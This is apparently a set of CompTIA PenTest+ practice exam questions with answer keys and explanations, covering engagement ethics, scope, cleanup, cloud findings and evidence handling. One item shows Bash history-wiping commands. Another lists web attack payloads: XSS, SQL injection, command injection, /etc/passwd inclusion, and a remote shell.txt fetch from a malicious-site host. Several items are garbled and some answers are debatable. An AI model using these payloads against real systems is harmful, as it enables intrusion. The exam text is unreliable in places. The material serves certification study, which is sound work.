See the CompTIA PenTest+ certification page and NIST's password spraying glossary entry.

QUESTION NO: 14

A penetration tester is reviewing the following SOW prior to engaging with a client:

"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner."

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection

B. engagement

C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team

D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address

E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop

F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

ANSWER: C D

Explanation:

Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team is unethical because a penetration tester must report results accurately, completely, and objectively. The purpose of an authorized assessment is to identify and communicate material security risk so the client can make informed remediation decisions. Suppressing critical findings compromises the integrity of the engagement and can leave the organization exposed to preventable harm.

Seeking help with the engagement in underground hacker forums by sharing the client's public IP address is also unethical. Even if an address is publicly routable, associating it with an active penetration-testing engagement discloses client-related information outside the authorized team and approved reporting channel. The SOW explicitly establishes a confidentiality obligation for client information, and responsible testing practice requires protecting engagement details, limiting disclosure to authorized parties, and using secure communications for results. These behaviors conflict with the professional handling, reporting, and confidentiality expectations addressed in the PenTest+ objectives and NIST guidance for technical security testing. See the CompTIA PenTest+ PT0-002 exam objectives and NIST SP 800-115.

QUESTION NO: 15

A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

A. Spawned shells

B. Created user accounts

C. Server logs

D. Administrator accounts

E. Reboot system

F. ARP cache

ANSWER: A B

Explanation:

Spawned shells and created user accounts are artifacts that a penetration tester must remove during post-engagement cleanup. A shell, whether it is a remote command shell, web shell, reverse shell listener, or similar access mechanism established during testing, can leave an unintended path into the environment if it remains available after the engagement. The tester should terminate active sessions and remove any persistent shell components or associated files that were placed on customer systems.

Created user accounts must also be removed, including temporary local, domain, service, privileged, or backdoor-style accounts used to demonstrate access or persistence. Leaving credentials or accounts behind could create an unauthorized access route and expose the customer to unnecessary risk. Cleanup should be performed carefully, documented, and coordinated with the customer so that the organization can verify the environment has been returned to its agreed-upon state. This aligns with penetration-testing professional practice: testers should remove artifacts introduced during testing while preserving evidence required for reporting and customer validation. The PenTest+ exam objectives include post-engagement activities such as cleanup and remediation reporting. See the CompTIA exam objectives resource and the NIST SP 800-115 technical guide for guidance on testing processes and post-test handling.

QUESTION NO: 16

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

cat /dev/null > temp

touch –r .bash_history temp

mv temp .bash_history

Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null

B. Making a copy of the user's Bash history for further enumeration

C. Covering tracks by clearing the Bash history

D. Making decoy files on the system to confuse incident responders

ANSWER: C

Explanation:

Covering tracks by clearing the Bash history is the intended action. The first command redirects the empty contents of `/dev/null` into a file named `temp`, creating an empty replacement file. The `touch -r .bash_history temp` command then copies the timestamp metadata from the existing Bash history file to `temp`. Finally, `mv temp .bash_history` replaces the prior history file with that empty file. Retaining the original timestamps can make the replacement less conspicuous during a quick review because the newly empty history file appears to have the same modification and access times as the original file. Bash normally records interactive commands in its history list and writes history information to the file specified by `HISTFILE`, which is commonly `~/.bash_history`. Removing or overwriting that artifact after executing commands is a classic indicator-removal technique used to hinder forensic reconstruction of activity. MITRE ATT&CK categorizes this behavior as Clear Command History under Indicator Removal on Host. See the GNU Bash History Facilities documentation and MITRE ATT&CK: Clear Command History.

QUESTION NO: 17

During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

A. Vulnerability scanning

B. Network segmentation

C. System hardening

D. Intrusion detection

ANSWER: B

Explanation:

Network segmentation is the best control because cardholder data should be isolated within a tightly controlled cardholder data environment. Segmentation uses firewalls, access-control rules, and separated network zones to limit which systems and users can communicate with systems that store, process, or transmit payment-card data. In this scenario, successful navigation from another internal network area to a folder containing credit-card numbers demonstrates that network access to sensitive data was insufficiently restricted. Proper segmentation would limit lateral movement and ensure that only explicitly authorized, business-required connections can reach the cardholder data environment.

PCI DSS identifies segmentation as an important method for isolating the cardholder data environment from the rest of an organization’s network. Although segmentation is not mandatory in every architecture, it is strongly recommended because it

can reduce the systems exposed to cardholder-data risk and helps organizations apply and validate the required security controls around those systems. Effective segmentation should be enforced through network security controls, documented data flows, least-privilege access, and regular testing to verify that unauthorized network paths cannot reach cardholder data. See the PCI Security Standards Council Document Library and the PCI SSC merchant guidance.

QUESTION NO: 18

A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

A. Steganography

B. Metadata removal

C. Encryption

D. Encode64

ANSWER: A

Explanation:

Steganography is the appropriate technique because it conceals the sensitive data within an apparently benign carrier file, such as an image, audio file, or document, that can be sent as an email attachment. This directly tests whether the DLP product can inspect embedded or hidden content rather than relying only on visible text, file names, extensions, hashes, or conventional document content. A realistic validation exercise can embed a controlled test marker or approved sample data in a carrier file, transmit it through the organization's normal email path, and verify whether DLP detects, blocks, quarantines, or alerts on that transfer. The result helps assess the DLP solution's content inspection depth, attachment-analysis capabilities, policy coverage, and alerting workflow. MITRE ATT&CK identifies steganography as a technique used to hide data within other files or information, including for concealment during collection or exfiltration-related activity. This makes it a relevant adversary-simulation method for testing attachment-based DLP protections. See MITRE ATT&CK: Steganography and CompTIA Exam Objectives.

QUESTION NO: 19

In Java and C/C++, variable initialization is critical because:

A. the unknown value, when used later, will cause unexpected behavior.

B. the compiler will assign null to the variable, which will cause warnings and errors.

C. the initial state of the variable creates a race condition.

D. the variable will not have an object type assigned to it.

ANSWER: A

Explanation:

the unknown value, when used later, will cause unexpected behavior. is the best answer because initialization establishes a known, intended state before a program relies on a variable's contents. In C and C++, an uninitialized automatic variable can hold an indeterminate value. Reading such a value can produce unpredictable results and, depending on the type and context, can result in undefined behavior. This can affect calculations, comparisons, control-flow decisions, memory addresses, and security-sensitive logic. Initializing variables also makes code behavior reproducible and easier to test, audit, and maintain—important concerns during secure software development and penetration testing.

Java provides default values for instance and class fields, but local variables must be definitely assigned before they are read; the compiler enforces this requirement. That distinction does not diminish the core secure-coding principle represented by the answer: code should not depend on an unintended or unknown program state. Developers should initialize variables with meaningful values and validate values received from external sources before use. Oracle documents Java's initialization

rules in the Java Language Specification. For C++ details on indeterminate values, see cppreference's default initialization documentation.

QUESTION NO: 20

A penetration tester is reviewing the configuration of a client Kubernetes cluster. Which of the following findings would MOST likely enable unauthorized access to sensitive workload data? (Choose two.)

A. A service account is granted permission to list and get secrets across all namespaces

B. The Kubernetes API server permits anonymous requests

C. A Deployment uses three replicas

D. A container image is stored in a private registry

E. A Service is configured with an internal ClusterIP address

F. A Pod has a resource memory limit

ANSWER: A B

Explanation:

A service account is granted permission to list and get secrets across all namespaces can expose sensitive data because Kubernetes Secrets commonly contain credentials, tokens, certificates, and application configuration. A broadly privileged service account can retrieve those objects from workloads outside its intended scope.

The Kubernetes API server permits anonymous requests can also create unauthorized access if anonymous users are authorized through role bindings or if endpoints expose information without sufficient access controls. Kubernetes clusters should use authentication and least-privilege RBAC so that unauthenticated identities cannot access API resources. Kubernetes documents RBAC authorization and Secret handling in its RBAC documentation and Secrets documentation.

QUESTION NO: 21 - (HOTSPOT)

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Input Sanitization
lookup=$(whoami)
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization

ANSWER:

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , :, $, [,], (,). Input Sanitization ", <, :, >, -,
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , :, $, [,], (,). Input Sanitization ", <, :, >, -,
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , :, $, [,], (,). Input Sanitization ", <, :, >, -,
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , :, $, [,], (,). Input Sanitization ", <, :, >, -,
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , :, $, [,], (,). Input Sanitization ", <, :, >, -,
site=ww.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , :, $, [,], (,). Input Sanitization ", <, :, >, -,
redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , :, $, [,], (,). Input Sanitization ", <, :, >, -,
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion	Parameterized queries Preventing external calls Input Sanitization ... , \ , / , sandbox requests Input Sanitization ' , :, $, [,], (,). Input Sanitization ", <, :, >, -,

Explanation:

The payload table should be completed by identifying the syntax that each request uses and then applying the remediation that prevents that class of unsafe input from reaching a sensitive interpreter or resource. The hash-fragment script payload is DOM-based Cross Site Scripting because client-side code can process fragment content and place it into the document. The search payload injects HTML containing an event handler, making it Reflected Cross Site Scripting. In both cases, selecting the input-sanitization control for HTML and script delimiters is appropriate because untrusted text must not be treated as markup or executable browser content. OWASP describes output encoding and safe handling of untrusted data as core defenses for XSS in its Cross Site Scripting Prevention Cheat Sheet.

The WAITFOR DELAY, UNION SELECT, and conversion-error payloads are three SQL injection forms. Parameterized queries keep user input separate from the SQL command structure, which directly prevents these payloads from changing query logic. This is the primary mitigation identified in OWASP's SQL Injection Prevention Cheat Sheet. The ping and command-substitution payloads invoke operating-system command syntax, so their relevant shell metacharacters must be sanitized. The local passwd path is a file traversal/local inclusion attempt and needs path traversal filtering plus sandboxing. Requests that reference malicious external URLs must prevent external calls, stopping both external redirects and remote file retrieval. These selections ensure every payload is paired with the protection that addresses the unsafe interpretation or external resource access it attempts to trigger.

QUESTION NO: 22

During an assessment, a penetration tester needs to perform a cloud asset discovery of an organization. Which of the following tools would most likely provide more accurate results in this situation?

A. Pacu

B. Scout Suite

C. Shodan

D. TruffleHog

ANSWER: B

Explanation:

Scout Suite is the best choice because it is designed to assess an organization's cloud environment through authenticated access to cloud-provider APIs. For a penetration test with appropriate authorization, API-based enumeration provides a much more complete and accurate inventory of cloud assets than relying only on information exposed publicly on the internet. Scout Suite collects configuration and resource information across supported cloud platforms, including AWS, Azure, Google Cloud Platform, and Oracle Cloud Infrastructure. This allows the tester to identify assets such as accounts, storage resources, compute instances, network configurations, identity permissions, and security settings that may not be externally discoverable.

Cloud asset discovery must account for resources that have no public IP address, are behind private networks, or are otherwise intentionally hidden from internet-facing scans. By querying the customer's cloud tenancy or subscription with

authorized credentials, Scout Suite can build an evidence-based view of deployed resources and their security posture. Its assessment output also organizes findings around cloud-service configurations, helping the tester validate exposure and prioritize follow-up testing. The Scout Suite project describes its purpose as multi-cloud security auditing and provides documentation for supported providers and required permissions. See the Scout Suite GitHub repository and the CISA cloud security guidance.

QUESTION NO: 23

During a web application test, a penetration tester was able to navigate to https://company.com and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

A. The SSL certificates were invalid.

B. The tester IP was blocked.

C. The scanner crashed the system.

D. The web page was not found.

ANSWER: B

Explanation:

The tester IP was blocked. Automated vulnerability scanners generate distinctive traffic patterns, such as rapid requests, extensive crawling, repeated parameter testing, and requests for known vulnerable paths. A web application firewall, intrusion-prevention capability, rate-limiting control, or application security monitoring tool can identify this behavior as potentially malicious and automatically block the originating source address. Once the block is applied, subsequent requests from the tester's IP address can be denied, resulting in an unauthorized or access-denied message even though the tester had previously been able to browse the application normally.

This situation is particularly common during authorized penetration tests when scanner activity has not been allowlisted or coordinated with the organization's defensive team. The change occurs after the automated scan, which provides the key indication that a defensive control detected the scanner's traffic and enforced a source-based restriction. Penetration testers should document the behavior, validate the scope and timing of the block, and coordinate with the client before attempting any approved retesting from an authorized source. OWASP describes web application firewalls as controls that monitor and filter HTTP traffic between a web application and the Internet: OWASP Web Application Firewall. Guidance on handling security events and response actions is also available from NIST SP 800-61 Rev. 2.

QUESTION NO: 24

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows

B. Cross-site scripting

C. Race-condition attacks

D. Zero-day attacks

E. Injection flaws

F. Ransomware attacks

ANSWER: B E

Explanation:

Cross-site scripting and injection flaws are both explicitly included in the OWASP Top 10 2017, a widely used awareness document describing major web-application security risks. Cross-site scripting appears as “A7:2017-Cross-Site Scripting (XSS).” XSS occurs when an application includes untrusted data in a page without appropriate validation or output encoding, allowing attacker-supplied script to run in another user’s browser. Its inclusion reflects the potential for session theft, unauthorized actions performed in a victim’s context, and alteration of page content.

Injection flaws appear as “A1:2017-Injection,” the highest-ranked category in that edition. Injection arises when untrusted input is interpreted as commands or queries by an interpreter, such as a SQL database engine, operating-system shell, LDAP service, or expression language. OWASP emphasizes defenses such as parameterized queries, safe APIs, allow-list input validation, and appropriate escaping. The wording “injection flaws” accurately maps to the OWASP category even though the published category is titled simply “Injection.” See the OWASP Top 10—2017 document and OWASP’s 2017 Top 10 project archive.

QUESTION NO: 25

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

A. The libraries may be vulnerable

B. The licensing of software is ambiguous

C. The libraries’ code bases could be read by anyone

D. The provenance of code is unknown

E. The libraries may be unsupported

F. The libraries may break the application

ANSWER: A B

Explanation:

The libraries may be vulnerable is a primary concern because third-party dependencies become part of the application’s attack surface. A publicly disclosed flaw in a library, including a transitive dependency, can expose every application that includes an affected version. Secure development and penetration-testing activities therefore require identifying dependencies, tracking their versions, monitoring vulnerability advisories, and updating or mitigating affected components. This is consistent with the dependency-component risks addressed in OWASP’s Software Component Verification Standard.

The licensing of software is ambiguous is also a major concern. Open-source software is not automatically free of conditions: licenses can impose attribution, notice, source-disclosure, redistribution, patent, or compatibility obligations. If the applicable license is unclear, incompatible with other included components, or inconsistent with the organization’s intended distribution model, use of that library can create legal and compliance exposure. An organization should maintain a software bill of materials and perform license review before approving dependencies. CompTIA includes supply-chain and application-security considerations in the PenTest+ exam objectives, where evaluating third-party components and their associated risk is an important practical skill.

QUESTION NO: 26

A penetration tester is preparing evidence for a finding involving unauthorized access to a customer database. Which of the following practices BEST preserve the integrity and usefulness of the collected evidence? (Choose two.)

A. Calculate and record a cryptographic hash of each evidence file

B. Maintain a documented chain of custody

C. Edit screenshots to remove timestamps

D. Store evidence only on the compromised host

E. Delete the original evidence after writing the report

F. Share collected evidence through an unrestricted public file-sharing link

ANSWER: A B

Explanation:

Calculate and record a cryptographic hash of each evidence file helps demonstrate whether the collected file has changed after acquisition. A strong hash value recorded at collection and verified later supports evidence integrity during review, reporting, and potential incident-response activities.

Maintain a documented chain of custody records who collected, handled, transferred, stored, and accessed the evidence. This documentation helps establish accountability and enables the client to understand how evidence was preserved from collection through final delivery.

Evidence should be collected using approved methods, stored securely, and handled only by authorized personnel. NIST describes preserving and documenting digital evidence during incident handling in NIST SP 800-86, Guide to Integrating Forensic Techniques into Incident Response.

QUESTION NO: 27

A penetration tester received a 16-bit network block that was scoped for an assessment. During the assessment, the tester realized no hosts were active in the provided block of IPs and reported this to the company. The company then provided an updated block of IPs to the tester. Which of the following would be the most appropriate NEXT step?

A. Terminate the contract.

B. Update the ROE with new signatures.

C. Scan the 8-bit block to map additional missed hosts.

D. Continue the assessment.

ANSWER: B

Explanation:

Update the ROE with new signatures. The newly supplied network block changes the authorized scope of the engagement, so the tester must formally document and obtain authorization for that change before performing testing against it. A Rules of Engagement document establishes the permitted targets, testing boundaries, methods, contacts, timing, and escalation procedures. Updating it creates an auditable record that the customer has explicitly approved the revised target range and that both parties understand the new scope. New signatures provide formal customer acceptance of the amendment, helping protect the tester and the organization from an unauthorized-testing dispute. This is especially important when the initial block contained no active hosts, because the newly issued range is not automatically covered merely because it was communicated during the engagement. PenTest+ emphasizes that scoping, authorization, and rules of engagement must be established and maintained throughout an assessment, including when conditions require a scope change. The assessment can proceed against the revised range after the updated authorization is completed. See the CompTIA exam objectives resource and NIST's guidance on planning and documenting security testing in NIST SP 800-115.

QUESTION NO: 28

Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

A. The CVSS score of the finding

B. The network location of the vulnerable device

C. The vulnerability identifier

D. The client acceptance form

E. The name of the person who found the flaw

F. The tool used to find the issue

ANSWER: A B

Explanation:

The CVSS score of the finding and the network location of the vulnerable device are essential elements of an actionable penetration-test finding. A CVSS score supplies a standardized, defensible measure of technical vulnerability severity. This helps the client compare findings, prioritize remediation work, and communicate risk consistently to technical teams and management. The score should be supported by the engagement's evidence and considered alongside the organization's business context when assigning remediation priority.

The network location of the vulnerable device identifies the affected asset precisely enough for the client to validate and fix the issue. This may include the hostname, IP address, URL, cloud resource identifier, VLAN or subnet, and relevant application or service details. Clear asset identification prevents remediation teams from spending time searching for the affected system and supports retesting after a fix is deployed. NIST's technical security testing guidance emphasizes documenting findings so they can be understood, validated, and remediated, while CVSS provides the common scoring framework used to express vulnerability severity. See NIST SP 800-115 and the FIRST CVSS documentation.

QUESTION NO: 29

During a security assessment, a penetration tester decides to write the following Python script: import requests

x= ['OPTIONS', 'TRACE', 'TEST'l

for y in x;

z - requests.request(y, 'http://server.net ')

print(y, z.status_code, z.reason)

Which of the following is the penetration tester trying to accomplish? (Select two).

A. Web server denial of service

B. HTTP methods availability

C. 'Web application firewall detection

D. 'Web server fingerprinting

E. Web server error handling

F. Web server banner grabbing

ANSWER: B D

Explanation:

The script is intended to issue requests with several HTTP methods and report the HTTP status code and reason phrase returned for each request. This directly tests **HTTP methods availability**: a server's response to `OPTIONS`, `TRACE`, and an unusual method such as `TEST` indicates whether the method is implemented, allowed, blocked, or handled in a distinctive way. In particular, the HTTP `OPTIONS` method is used to communicate available communication options, and responses may include an `Allow` header identifying supported methods.

The results also support **Web server fingerprinting**. HTTP implementations, front-end proxies, and application frameworks can differ in the status codes and reason phrases they return for recognized, disabled, unknown, or unsupported methods. Comparing those behavioral characteristics helps a tester identify server configuration details and narrow the likely technology stack for later validation. The script uses Python's `requests.request()` interface specifically to send a chosen method dynamically, making method-enumeration and response-behavior analysis its purpose. See the MDN documentation for the OPTIONS method and the Requests API documentation for requests.request.

QUESTION NO: 30

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

A. Immunity Debugger

B. OllyDbg

C. GDB

D. Drozer

ANSWER: B

Explanation:

OllyDbg is correct because it is a Windows debugger designed for reverse engineering compiled binaries. A penetration tester can load an executable into the debugger, inspect its disassembly, follow program execution, examine registers and memory, identify imported APIs, set breakpoints, and observe how protections or sensitive routines behave at runtime. This provides a practical attacker-perspective assessment of how readily functionality, embedded strings, algorithms, and implementation details can be recovered from a distributed Windows binary. For 64-bit targets, OllyDbg version 2 provides 64-bit debugging support, making it applicable when assessing modern Windows executables. The goal is not necessarily to reconstruct the original source code exactly; compiled binaries do not retain all source-level information. Instead, reverse-engineering tools expose the machine instructions, program structure, and runtime behavior that an attacker can analyze. Results from this work help the development team decide whether to apply measures such as removing secrets from binaries, reducing revealing debug information, implementing appropriate code-signing and integrity controls, and using obfuscation where justified as a defense-in-depth measure. The OllyDbg project describes the tool and its versions at OllyDbg. Microsoft's documentation on the Portable Executable format provides useful context for the Windows executable structures a reverse engineer examines: PE Format.

QUESTION NO: 31

A penetration tester is reviewing a cloud-hosted application that stores customer documents in an object storage bucket. Which of the following findings would MOST likely indicate that the bucket is publicly exposed? (Choose two.)

A. An anonymous request returns a successful response.

B. The bucket uses server-side encryption.

C. A bucket policy grants access to Principal: *.

D. Versioning is enabled on the bucket.

E. The bucket has lifecycle rules configured.

F. The bucket name contains the application name.

ANSWER: A C

Explanation:

An anonymous request returns a successful response is a direct indicator of public exposure because it shows that an unauthenticated principal can retrieve content or bucket metadata. Likewise, **a bucket policy grants access to Principal: *** can expose bucket resources to all principals when the policy action and resource scope permit public access.

Public exposure should be validated carefully and without accessing more customer content than necessary. Bucket-level public-access controls, identity-based policies, access control lists, and resource policies should all be reviewed because effective permissions can result from their interaction. AWS documents public access evaluation and preventive controls in its Amazon S3 Block Public Access documentation.

QUESTION NO: 32

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

A. A handheld RF spectrum analyzer

B. A mask and personal protective equipment

C. Caution tape for marking off insecure areas

D. A dedicated point of contact at the client

E. The paperwork documenting the engagement

F. Knowledge of the building's normal business hours

ANSWER: D E

Explanation:

A dedicated point of contact at the client and the paperwork documenting the engagement are essential safeguards for an authorized physical penetration test, particularly when it occurs outside normal business hours. The engagement paperwork—such as the signed authorization, rules of engagement, statement of work, and scope—provides evidence that the tester has permission to perform the defined activities at the specified location and time. It should identify the approved testing boundaries, relevant contacts, and escalation procedures. If security personnel or law enforcement challenge the tester, this documentation helps validate the authorization and enables prompt verification with the client.

A dedicated client point of contact is equally important because the tester may need immediate confirmation of authorization, assistance resolving an unexpected safety or operational issue, or direction if the activity triggers an alarm or response. The contact should be reachable during the approved testing window and have authority to confirm the engagement to security staff or law enforcement. CompTIA's PenTest+ objectives include preparing and maintaining rules of engagement and obtaining appropriate authorization before testing. NIST also emphasizes defining authorization, scope, and points of contact before conducting security assessments. See the CompTIA PenTest+ certification page and NIST SP 800-115.

QUESTION NO: 33

Within a Python script, a line that states print (var) outputs the following:

[{'1' : 'CentOS', '2' : 'Ubuntu'), {'1' : 'Windows 10', '2' : 'Windows Server 2016'}]

Which of the following objects or data structures is var ?

A. An array

B. A class

C. A dictionary

D. A list

ANSWER: D

Explanation:

A list is correct because the outermost delimiters in the displayed value are square brackets: `[ ... ]`. In Python, square brackets denote a list, which is an ordered, mutable sequence that can contain multiple values or objects. Here, the list contains two mapping-like entries, each intended to associate string keys such as `'1'` and `'2'` with operating-system names. In valid Python syntax, each of those inner entries would be a dictionary enclosed in curly braces, so the overall structure would be a list containing dictionaries. The value of `var` is therefore classified by its outer container as a list, regardless of the types of objects held within it. This distinction matters when writing or testing Python automation scripts: list operations such as indexing, iteration, and appending apply to `var`, while dictionary key lookups apply after selecting one of

the individual inner dictionary objects. Python's documentation defines lists as mutable sequences and dictionaries as mappings of keys to values. See the Python data structures tutorial and the Python list documentation.

QUESTION NO: 34

A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:

```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, …,,65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org)   Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seq Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
```

Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)

A. Telnet

B. HTTP

C. SMTP

D. DNS

E. NTP

F. SNMP

ANSWER: B D

Explanation:

HTTP and DNS are the services identified by the Nmap results as the most relevant potential exploitation targets. HTTP commonly exposes a web server and application attack surface, including server software, web frameworks, application endpoints, authentication mechanisms, and configuration weaknesses. Once HTTP is discovered, a tester can perform targeted service and web enumeration to identify the specific server version and application technologies, then correlate confirmed findings with applicable vulnerabilities or misconfigurations.

